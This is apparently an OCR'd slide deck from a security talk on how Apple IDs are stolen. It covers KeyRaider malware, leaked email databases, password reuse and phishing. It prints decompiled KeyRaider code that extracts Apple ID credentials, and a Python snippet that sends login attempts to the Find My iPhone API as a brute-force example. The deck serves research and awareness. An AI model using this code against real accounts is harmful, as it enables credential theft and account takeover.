
- Jailbreaking required
- Hooks `SSLWrite` via MobileSubstrate

```
NSLog(CFSTR("name: %s"));
v60 = 33;
std::__1::basic_string<char,std::__1::char_traits<char>
v60 = 34;
std::__1::basic_string<char,std::__1::char_traits<char>
  &v34,
  "<key>password</key>\n\t<string
  41);
v60 = 35;
findRegex(&v36, &v35, &v34);
v60 = 36;
std::__1::basic_string<char,std::
v60 = 37;
std::__1::basic_string<char,std::
v60 = 38;
NSLog(CFSTR("password: %s"));
v60 = 39;
std::__1::basic_string<char,std::
v60 = 40;
std::__1::basic_string<char,std::
  &v31,
  "<key>guid</key>\n\t<string>(*)
  37);
v60 = 41;
findRegex(&v33, &v32, &v31);
```

```
d1("12292e2a3d2b2d253c21262f202328222c2724c6c2d799d7ccc2de88eede9bc299cc9bc3cb");//
                                                        // <key>appleId</key>
v11 = strstr((const char *)&v58, (const char *)&unk_2704);
if ( v11 )
{
  v12 = strstr(v11 + 18, "<string>");
  if ( !v12 )
    goto LABEL_32;
  v13 = v12 + 8;
  v14 = strchr(v12 + 8, 60);
  memset(&v56, 0, 0x400u);
  memcpy(&v56, v13, v14 - (_BYTE *)v13);
}
d1("0f2725212f222a292c2e2b282d262420cc9bdede99d2c09bc2ce99cc88c3c2");//
                                                        // <key>guid</key>
v15 = strstr((const char *)&v58, (const char *)&unk_2704);
if ( v15 )
{
  v16 = strstr(v15 + 15, "<string>");
  if ( !v16 )
    goto LABEL_32;
  v17 = v16 + 8;
  v18 = strchr(v16 + 8, 60);
  memset(&v57, 0, 0x400u);
  memcpy(&v57, v17, v18 - (_BYTE *)v17);
}
d1("133c2620213e252e3d2c242d2f2b232a27222928c2c8c39b99d0c2de9bd4ccded4ccc6d588d799");//
                                                        // <key>password</key>
v19 = strstr((const char *)&v58, (const char *)&unk_2704);
if ( v19 )
```

L2: Malware - *KeyRaider* & *AppBuyer*

- *KeyRaider* reaped 225,941 Apple IDs in months



L2: Malware - *AceDeceiver*


Binding your Apple ID

Advantages of binding the Apple ID

"We won't upload your Apple ID info to server" (but actually they did)

L2: Malware - Similar Families

- *InstaAgent* and *WhatsappStealer* stole Instagram and Whatsapp accounts in similar way



L3: Email System Compromising

- Oct 2015: over 100 millions NetEase @163.com/@126.com email accounts leakage
- Immediately followed locking of iPhones that used these emails for Apple ID
- Jan 2017, Email accounts of Netease, Tencent, TOM, Sina and Sohu were for sale in Dark Web

According to the listing, the data belongs to companies such as NetEase Inc and its subsidiaries 126.com, 163.com and Yeah.net. Tencent Holdings Limited owned QQ.com, TOM Group's Tom.com 163.net, Sina Corporation's Sina.com/Sina.com.cn, Sohu, Inc.'s Sohu.com and Letter Network Information Technology Co., Ltd owned eYou.com.

NetEase data


NetEase, Inc, a Chinese Internet technology company that provides online services focusing on content, communications community and commerce.163.com is the official website of NetEase while 126.com is a popular Chinese email provider and a subsidiary of NetEase. The hacker is selling 143,725,840 accounts from 126.com, 1074,795,268 accounts stolen from 163.com and 163.net, 91,239 from vip.163.com domain respectively.

L3: Email System Compromising

History of DoubleFlag and his listings on the Dark Web marketplaces:

In 2016, when the trend of selling databases on the Dark Web marketplaces started to grow, several vendors came up with high-profile data such as AdultFriendFinder, Dropbox, LinkedIn, MySpace, and Twitter etc. The one vendor who came up with non-stop data was DoubleFlag. In the last couple of months, the databases uploaded by him for sale included Brazzers, Epic Games, ClixSense, uTorrent Forum, Mail.ru, Yandex.ru, BitcoinTalk.org, Dropbox and even 203,419,083 accounts from Experian plc, a major credit reference agency with operations in 40 countries. Although Experian denied that their servers were ever breached by hackers the alleged data is still available for sale for just BTC0.8873 (USD 800.00).

L3: Email System Compromising



Once Gooligan has control of the phone, the victim's Google account token is siphoned off to a remote server and could be used to gain access to their Gmail, Docs, Drive, Photos and other data, even where two-factor authentication is turned on. Check Point's researchers were able to trace that server, uncovering a stash of 1.3 million real Google accounts. Looking at server logs, they were also able to determine as many as 30,000 apps were being downloaded every day by infected phones, reaching a total of 2 million so far. Hundreds of businesses' Google accounts have been hit too, Check Point warned.

Previous multi-million leaks of Google accounts have proven false, most notably in 2014 when just two per cent of 5 million allegedly real logins leaked on the dark web turned out to work on active accounts, and in 2016 when only 460,000 of 23 million published online were deemed legitimate.

L3: Email System Compromising

https://www.theguardian.com/technology/2016/may/04/gmail-yahoo-email-password-hack-hold-security

Danny Yadron in San Francisco

Wednesday 4 May 2016 17.41 EDT


The internet on Wednesday gave you another reminder that everyone has been hacked.

Hold Security, a Wisconsin-based security firm famous for obtaining hoards of stolen data from the hacking underworld, announced that it had persuaded a fraudster to give them a database of 272m unique email addresses along with the passwords consumers use to log in to websites. The escapade was detailed in a Reuters article.

It might sound bad, but it is also easily mitigated.

The passwords and email addresses, which include some from Gmail, Yahoo and Russia's mail.ru service, aren't necessarily the keys to millions of email accounts. Rather, they had been taken from various smaller, less secure websites where people use their email addresses along with a password to log in.


L4: Password Reuse



xkcd 936

L5: Email System Vulnerability

- Tencent QQ email system XSS 0-day exploit



发件人： "r345325";<chenming@hantools.net>;
发送时间： 2015年11月4日(星期三) 晚上8:30
收件人： ""<[redacted]@qq.com>;
主题： 你是不是有一台手机掉了，我这边回收了

你是不是有部手机掉了？我这边收购了，这边手机icloud.页面显示QQ你的

如果有诚意想买回去，请联系我QQ83[redacted]843详谈！

如果不要我们将拆机当做零件处理！！请及时联系！

以下如果有你们的手机，请查看我的云盘http://[redacted].cn 如果里面有你们的手机，

请带上里面的编码.

非诚勿扰！！！！


地址：深圳龙港大道龙港电子世界 A1-189号

深圳回收手机中心！
360安全播报（bobao.360.cn）

Source: http://bobao.360.cn/learning/detail/2262.html

L5: Email System Vulnerability

- Tencent QQ email system XSS 0-day exploit



Source: http://bobao.360.cn/learning/detail/2262.html

L6: Brute Force

L6: Brute Force

Find My iPhone service API didn't implement brute force protection.
Patched Sep 2014.

```
url = 'https://fmipmobile.icloud.com/fmipservice/device/'+apple_id+'/initClient'

headers = {
        'User-Agent': 'FindMyiPhone/376 CFNetwork/672.0.8 Darwin/14.0.0',
        }

json = {
"clientContext": {
"appName": "FindMyiPhone",
"osVersion": "7.0.4",
"clientTimestamp": 429746389281,
"appVersion": "3.0",
#make it random!
"deviceUDID": "0123456789485ef5b1e6c4f356453be033d15622",
"inactiveTime": 1,
"buildVersion": "376",
"productType": "iPhone6,1"
},
"serverContext": {}
}

req_plist=plistlib.writePlistToString(json)

req = urllib2.Request(url, req_plist, headers=headers)
base64string = base64.encodestring('%s:%s' % (apple_id, password)).replace('\n', '')
req.add_header("Authorization", "Basic %s" % base64string)
```

L7: Register Apple IDs in batch

Making Profit

We're not talking about …


- Specific attacks for specific purposes/goals.
- E.g.,


IN THE SPACE of one hour, my entire digital life was destroyed. First my Google account was taken over, then deleted. Next my Twitter account was compromised, and used as a platform to broadcast racist and homophobic messages. And worst of all, my AppleID account was broken into, and my hackers used it to remotely erase all of the data on my iPhone, iPad, and MacBook.

https://www.wired.com/2012/08/apple-amazon-mat-honan-hacking/


We’re talking about …

